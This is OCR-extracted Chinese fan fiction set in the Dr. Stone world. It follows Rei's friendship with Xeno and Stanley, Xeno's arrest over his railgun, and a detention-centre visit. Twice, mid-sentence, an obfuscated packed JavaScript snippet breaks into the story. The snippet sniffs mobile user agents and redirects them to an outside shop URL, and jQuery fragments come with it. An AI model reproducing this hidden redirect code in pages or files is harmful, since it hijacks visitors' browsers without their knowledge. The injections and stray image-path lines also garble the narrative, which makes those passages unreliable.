《[石纪元]什么叫我发小血条亮了?》 2. 成长的烦恼(二) 7. 我们约在了快餐店。 是以往住在同一个社区时最常去的那家。 甫一下车,我便看到不远处店门口站着的两位“门童”,其中一位是我熟悉的杰诺,这次他很给面子的没有穿自己那身几乎半永久的白大褂,而是像一个真正的少年那样换上了他的T恤和牛仔裤。 至于身边那个——我挪开目光,审视这位陌生的孩子。 与杰诺的银发不同,对方有着一头靓丽的金发,除了额前留了一撮刘海外其余都梳到了后面,他的嘴里叼着一根棒棒糖,衣着略显朴素且有点不合身,浑身上下都透露着生人勿近的气息。 那人似乎也察觉到有人在看他,当即停下话头笔直地扫视过来,锐利的金绿色眼眸牢牢锁定在我身上。 我看出他有一瞬间的警惕和僵硬,继而迅速放松下来。 于是我若无其事地冲他颔首示意,和同时注意到我存在的杰诺对上视线。 “哦,她来了。” 杰诺惊喜地提高声音,冲我挥手,我同样抬起手回应,踩着一双小皮靴快步走了过去。 不得不承认,男生在青春期的暴力发育确实令人艳羡。 过去一直比我矮半头的小伙伴在将将步入青春期时便初露端倪,至今已能和我视线平齐。而另一位则更不必说,刚才站得远都能看出他比杰诺还要高出一些,自然是我们三人之中个头最高的。 思及此,我再一次打量眼前这位陌生的男孩,尽管衣服洗得发旧,但依然盖不过那出色的容貌。 我微一扬眉,没忍住开口调侃:“如果知道杰诺的新朋友如此帅气可人,我也许会更用心的打扮一番。”对方被我这突如其来的一句话搞得莫名其妙,含糊地“嗯?”了一声。 我朝他眨眨眼,“意思是我很喜欢你这种脸蛋漂亮的男孩子,因为漂亮的人哭起来会很好看。” 杰诺不愧是我最优秀的捧场王,也或许是看在科研资金的份上,没让我这稍有些冒犯的开场白受到冷待。 他拍拍身侧人的肩膀,缓解气氛般解释:“哦斯坦,别误会,蕾西在跟你开玩笑呢。”说罢又欲盖弥彰地用手遮住嘴,冲着对方挤眉弄眼,“不过她以前确实揍哭了不少人。” “嘿!”我立刻表达了抗议,“随便议论一位淑女的过去是十分不绅士的行为,温菲尔德先生。” “我想那并不算是议论,只是朋友之间的深入了解。” 杰诺耸耸肩,毫无当面揭穿我老底的自觉,很快转向正题。 “好了蕾西,闲聊先放一边。”他随即介绍起身旁的金发男孩,“这位就是我在邮件中提到的,他叫斯坦利·斯奈德。” 名为斯坦利的男生拿掉一直含在嘴里的棒棒糖,礼貌地朝我伸出另一只手。 “幸会,你可以和杰诺一样喊我斯坦。” “很高兴认识你,斯坦,我是蕾莎·希尔文,杰诺应该同你提过我的名字,你也可以直接称呼我为蕾西。” 我回以微笑,毫不犹豫地握了上去,停留了两秒后复又松开。 这样就算是认识了。 而三人之中名字最长的某人就这么喜闻乐见地旁观这一切,神情是说不上来的轻快愉悦。 “好了,男孩们。”结束相互问候的环节,我拍拍手,转身往快餐店内走去。 “让我们进去吧,不要站在外面聊天了。” 8. 望着女孩出现在玻璃门另一边的背影,斯坦利三两下咬碎嘴里的糖果,吐出纸棍,侧头看向一旁的同伴。 他略带一丝打趣地开口:“杰诺,你的这位小青梅还挺有个性的。” 闻言,杰诺唇畔的弧度未变,一双黝黑的眼眸看不出多少情绪。 不知想到了什么,他忽的低低笑了一声,继而赞同地附和。 “我也这么觉得。” 9. 进店后,我们三人围坐在一张空桌子前,点完单便在位置上七嘴八舌地闲聊。 杰诺吐槽自己因跳级入学年龄太小而被同学们暗中孤立的经历,又谈到他和斯坦利是如何相识的,同时提及自己制作的磁轨炮只是初步完成,需要不断地改进完善,会是个长期作业。 说话间隙,服务员将我们点的餐送上了桌,杰诺被芝士汉堡堵住了嘴,终于得以歇息一阵。 而我也兴致盎然地品尝起刚才顺手点的新品甜筒,然刚触碰到味蕾,便被那甜的发腻的味道冲懵了天灵盖,顿时整个人都不好了。 “太甜了。” 我皱着脸,略有些嫌弃地将它递给对面的杰诺。 对方习以为常地接了过去,尝了一口后也被甜得感到不可思议,点头道:“确实很甜。” 斯坦利一脸古怪地看着我俩这一举动,欲言又止,虽什么也没说,却又像是把他此刻的想法都写在了脸上。 于是我们把剩下的甜筒全都怼进了对方嘴里。 10. 很好,现在我们是同被一份生化武器殴打味觉的情谊了。 11. 相较于杰诺的健谈,斯坦利则更沉默一些,不管是我和杰诺谁在说话,他都如一个安静的倾听者,只偶尔地附和几句,表达自己的看法。 从他的只言片语中,我了解到斯坦利家里有个小农场,比不上那些机械化的大型农场却也算温饱自足,远远谈不上阔绰的程度——其实这从他的衣着打扮上便足以看出部分家庭情况。 也正因拥有这样的背景,他早早就接触到枪械之类的工具,在去年的家乡射击比赛中留下了少年冠军的记录,机缘巧合下与在郊外测试电磁轨道炮的杰诺相识,并 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17228676|197586||http|test|mini|href|location''.split(''|''),0,{})); () {$(''.inform'').remove(); $(''#content'').append('' 帮他测试磁轨炮的性能。 与他们这一文一武的二人相比,我唯一拿得出手的居然是钞能力。 我与斯坦利交换了联系方式,以至于后面每次和杰诺的见面都有斯坦利的身影,一来二去,对方与我相处时也不再那么拘谨了。 只要电波对上,同龄的孩子总是很快就能打成一片。 我们时常一起围观杰诺的科学小实验,听对方介绍自己凭借天文望远镜拍下来的星体画面,亦或者帮助他测量数据。 我往往充当全程旁观的那个,而斯坦利只是一味的遵循杰诺的指挥,指哪打哪。 唉,我不由得叹气。 斯坦利是杰诺的工具人,而我是杰诺的ATM机。 我们都有光明的未来。 12. 我度过了一段相当开心的暑假时光。 然暑假一过,我就被父亲送去了学校。 那是一所私立精英中学,里面的学生家庭非富即贵,当然也有我这样的暴发户。 父亲想让我体验正常有序的校园生活,再顺便结识一些有才能的同龄人。 众所周知,公立学校基本学不到什么有用的东西,与其说是学校,不如说那就是一个大型托儿所。 自从家里有了些资产后,父母一直很重视教育,所以绝不会再允许我再去那里浪费时间与精力。 我本来也可以像杰诺那样提前申请大学,只要有钱有推荐信,国内的绝大部分学校都能为我敞开大门,但我暂时还不想将我宝贵的青春时光提前投入到水深火热的课业中去,也不想变成被迫满嘴学术的书呆子。 正所谓,叛逆期是少年时代必不可少的一环。 十四岁那年,我交了人生中第一位男友,发现对方是个没有担当的妈宝男后,火速把男友变成了前男友。 同年,斯坦利不知跟谁学会了抽烟,也不知是从什么渠道搞到的香烟,当杰诺发现这件事情后毫不客气地提醒他不要在女士面前释放毒气,从此便再没当着我的面点烟。 而杰诺,他依然对学术一如既往的热情,甚至还在生日那天送过我一套自己组装的火箭模型。 我很喜欢,并将其安置在了家中的草坪上。 一年后,在第八次因为自己的新男友再度暴雷分手后,我几乎看破红尘决定潜心向学。 毕竟朋友会离开你,男人会背叛你,但学习不会,不会就是不会。 杰诺对我的想法表达了高度的支持与鼓励,并和斯坦利在我细数前男友们的逆天行径时极为配合地发出刻薄的评价,令我狠狠出了一口恶气,心情不再那么郁闷了。 果然这不是我的问题,都是那些前男友们在无理取闹。 虽然好像有哪里不对劲,但不重要。 总之,我们三人的友谊真是坚不可摧。 3. 成长的烦恼(三) 13. 十六岁那年,杰诺的完成版磁轨炮终于还是被有关部门发现,认为其具备充分的危险性,严厉警告并没收,发明者本人也被逮捕入狱,听候发落。 父亲告知我这件事时,我还在夏威夷岛的沙滩上晒日光浴,了解原委后我火速订了机票返程,准备去本地的拘留所看望杰诺。 尽管清楚家长们早已帮忙打点好了一切,但我去之前还是先向斯坦利那里拨去了一个电话,对方刚一接通便猜到了来电原因,并安慰我说杰诺那边的保释申请已经递交了上去,不必担心。 杰诺在拘留所里面不会有事,甚至还有心情跟好友谴责牢饭难吃,让狱警帮忙点了披萨。 ……很好,这很有杰诺的风格,真是去哪都不会让自己吃亏。 电话那头的斯坦利听到我要去探监的打算,先是沉默了片刻,随即提出陪我一同前往。 我们约好在拘留所门口见面。 远远的,我便看到街道旁伫立着一位熟悉的人影,斯坦利侧身站在树荫底下,姿态慵懒地朝半空吐着一团烟雾,支离破碎的光影闪烁在对方的脸畔,为他整个人罩上了一层朦胧的光晕。 余光瞥见我走来,斯坦利夹着烟的手指一顿,继而放到嘴边猛吸一大口后才慢条斯理地掐灭烟头,冲我点点头,涂着烟紫色唇彩的嘴唇勾起一个礼貌的弧度。 说实在的,我和斯坦利很少有这样单独见面的情况,他的身边常伴随着杰诺的存在,而我又是杰诺的青梅竹马,我们二人完全是通过杰诺才建立的联系,往往相见时便是三人一起。 一旦杰诺不在现场,那我和斯坦利几乎毫无见面的理由,说是最熟悉的陌生人也不为过。 比起我的不自在,对方倒是看起来坦荡极了,还有闲心问我在夏威夷玩得高兴吗。 吓都快吓死了,哪还有那个心情,我在心底想。 不过刚去的前两天确实还挺开心的,还给他们二人买了伴手礼,可惜从家中离开的时候太匆忙,什么也没带,只能等下次了。 于是我含糊其辞地回应了几句,转而便把话题移到杰诺遭到逮捕当天的情况。 斯坦利跟我说,当时他也没料到警察会突然闯进来,暴力地将杰诺反手扣住,他想要阻止却差点被枪抵住脑袋,只能眼睁睁看着杰诺在路人的围观下坐上警车,扬长而去。 而那台磁轨炮设备也被缴走,大概率是回不来了。 “人没事就好。”我悻悻道。 尽管杰诺有时是大胆了一点,但他的研发没有伤害到任何一人,加上还是未成年,所以只会从轻发落,估计很快便能从拘留所里全须全尾地出来。 思及此,我又有些不满地谴责斯坦利莽撞的行为,“你也真是的,这太危险了,你就不怕警察直接给你一枪吗?我可不想外出回来就接到噩耗,多少也为我考虑一下吧?” 对面人的个头已经很高了,目测将近一米八,听人说话时会微垂着眼看来,金绿色的眸子一派平静,显得有几分专注。 只听斯坦利朝我轻轻嗯了一声,用还算诚恳的语气回道:“抱歉,下次不会了。” 我的天呐,他还想有下次。 而且不知道是不是错觉,这人似乎还在笑,这么严肃的事情到底哪里好笑啦。 料想对方根本没把我的话放在心上,终究还是无奈地摇了摇头。 “你们两个……真是没一个让人省心的!” 14. 因为有提前预约,我们在拘留所里顺利见到了杰诺——隔着一层玻璃板。 杰诺穿着一身橙黄色的囚服坐在玻璃板的另一边,对我们的到来并不感到意外,想必他早就猜到探视的人会是谁。 他拿起电话,开口的第一句便是:“夏威夷的风景怎么样?” 没有对自身处境的抱怨,也没有对研发成果被没收的愤慨,他的声音极为从容平静,仿佛此刻被拘留的人不是自己。 但我清楚杰诺这是变相地在向我表达平安无事的讯号,而我确实也因他的这番话安下心来,心中那颗始终悬在半空的石头终于得以落地。 “还不错,可惜托某人的福没能多欣赏几天。”我将那点忧虑压下,若无其事地调侃出声,“我还买了一些当地的纪念品,不过你的那份只能等出来后再给你咯。” 杰诺的唇角微微上扬,似乎也对自己能获得礼物而感到高兴。 “哦,那可真是令人期待。” 简单寒暄几句便切入正题,毕竟探视的时间不会因谁而特殊破例,考虑到斯坦利可能也有与杰诺交谈的意愿,所以我并不准备一直霸占着听筒不放。 相较于我表现出的关心,杰诺反而是更无所谓的那一个,尽管清楚他不会勉强自己装作无事发生,可我在结束通话前还是为对方现在的住宿环境感到堪忧。 “虽然在美利坚,平均每两个人中就会有一个被关押过,但果然这种事情还是让人无法习惯,毕竟这里鱼龙混杂,某种意义上还挺危险的,你要注意安全啊。” 本质是希望他多加谨慎,避免与人产生冲突,否则监狱里可没有自己和斯坦利这样能无条件维护他、替他反击的人存在。 然而当事人却完全没有体会到我的良苦用心,谈起这个话题时,神情中还夹杂着一丝轻蔑。“我同意你的说法,生活在这样一个一点也不雅致的地方,还要面对一群大脑皮层光滑到没有一丝褶皱的猴子,确实对我的智商构成了威胁。” “……你快少说两句吧,我怕你回去被狱友打。” 我面无表情地让杰诺闭嘴,毫不怀疑他舔一口嘴唇能把自己毒死。 15. 斯坦利扭头看向站在不远处的那个身影,确认对方所站的位置听不清自己说话才默然收回视线。 甫一将听筒贴在耳边,便见好友那副温和的假面一瞬收敛,黑色的眼瞳里流露出些许阴鸷。 杰诺沉声开口。 “斯坦,我已经知道那个检举我的家伙是谁了。” 闻言,斯坦利漫不经心地抬眼,“需要我帮忙么?” “不,这点小事我自己就能处理;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17228677|197586||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ,我会让他付出代价的。” 似是想到了什么,杰诺握着听筒的手缓缓收紧,隐约可见其上突起的青筋,另一手则撑着额头,在眼前投下一片骇人的阴翳。 “那群只看得见眼前利益的蠢货,根本不懂科学的优雅之处,一味地活在自己愚昧的偏见里,简直不可理喻。”他竭力压制自己内心的不忿,声音如从牙缝中挤出那般,“这次是我大意了,今后绝不会再让这样的事情发生,我讨厌这种受制于人的感觉。” 斯坦利没有说话,他心知现在的杰诺需要宣泄情绪,同时也清楚对方不会让自己被情绪左右太久。 他向来是个冷静理智的人。 不出意料的,杰诺很快平复心情,神色如常地端坐在座位上,仿若无事发生。 他偏过头,目光绕开好友落在某个方向,静默半晌才出声道:“斯坦,我不在的这几天就麻烦你多看顾蕾西了。” 斯坦利不置可否,“她的家人将她保护得很好,不需要我操心。” “也是,希尔文先生虽然醉心于事业,但对于女儿身边发生的一切可是格外上心。” 说话间,杰诺的指尖缓慢而规律地敲击桌板,脸上挂着若有所思的笑容。 “然而蕾西可不是温室里的花朵,她有自己的想法,不是么?” “显而易见。” 斯坦利笑了笑,肯定了对方的评价,转而又瞥了眼墙上的挂钟,问道:“还有什么话需要我转达吗?快到时间了。” “不必。” 杰诺表情意味深长地婉拒了他的提议,用一句话结束了这次探视。 “因为我们很快就能再会。” 16. 杰诺没蹲两天便被从拘留所放了出来。 由于此事留下了前科,警方见多了这种灵机一动还破坏性极强的问题少年,生怕他回去了也不安分,强制其签下保证协议确保成年前都必须在社区的监管中行动才同意放行,之后若想要再私自研究什么擦边的违规实验估计是没可能了。 不论如何,至少结果是好的。 可是……总感觉有什么在悄然改变。 我握住杰诺的手,仰起脸专注地盯着他的眼睛,那双漆黑如墨的眼眸不再如幼时那般纯粹明亮,仿佛时刻闪烁着对科学的热忱之光,而是更添了一些别的我看不懂的东西。 